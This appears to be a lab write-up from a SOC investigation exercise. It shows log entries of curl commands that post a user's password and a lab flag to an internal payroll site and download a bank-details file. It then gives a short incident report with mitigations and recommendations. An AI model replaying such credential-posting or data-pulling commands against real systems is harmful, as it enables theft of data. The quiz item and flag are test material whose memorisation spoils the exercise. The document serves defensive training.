
Expanded document

View: Single document Surrounding documents 2 of 2

process

Field	Value
process.args	[curl, -X, POST, -d, username=bsmith&password=Password123!&submit=submit&THM{1m_1N_Y0ur_P4YR0LL}, -b, PHPSESSID=dt5qhq423goknmq269rg1tal1a, http://payroll.servidae.internal/employee-payroll.php]
process.args_count	8
process.command_line	curl -X POST -d "username=bsmith&password=Password123!&submit=submit&THM{1m

Q15: What is the name of the sensitive file that the attacker downloaded?
answer:



process.name: "curl.exe" AND NOT process.command_line: *bea

process.command_line: exists

Selected fields: process.command_line, agent.name, process.parent.name, related.user

Popular fields: related.user, agent.name

3 hits

@timestamp	process.com
May 11, 2023 @ 18:57:54.719	curl -X PO "username d=Passwor

Expanded document

View: Single document Surrounding documents 3 of 3

process

Field	Value
process.args	[curl, http://payroll.servidae.internal/bank-details/bank-details.csv, -o, C:\Users\bsmith\Desktop\bank-details.csv]
process.args_count	4
process.command_line	curl http://payroll.servidae.internal/bank-details/bank-details.csv -o C:\Users\bsmith\Desktop\bank-details.csv

5. Root Cause Analysis

- **DDoS Attack**: A high volume of SYN packets from localhost overwhelmed the network.
- **Compromised Workstation**: A phishing email led to the execution of a malicious payload.

6. Mitigation Steps

- **DDoS Attack**: Adjusted firewall rules and rate-limiting settings.
- **Compromised Workstation**: Isolated the device, removed malware, and reset credentials.

7. Recommendations

- **Security Awareness Training**: Educate employees on phishing and email security.
- **Enhanced Email Filtering**: Block malicious attachments and suspicious links.
- **DDoS Prevention**: Implement traffic monitoring and rate-limiting.
- **Endpoint Security**: Keep all systems updated with EDR solutions.

8. Conclusion

This investigation identified and mitigated two security incidents: a simulated DDoS attack on a local machine and a phishing-based workstation compromise. The SOC team successfully restored normal operations and reinforced security measures. Continuous monitoring and proactive security strategies remain essential to prevent future incidents.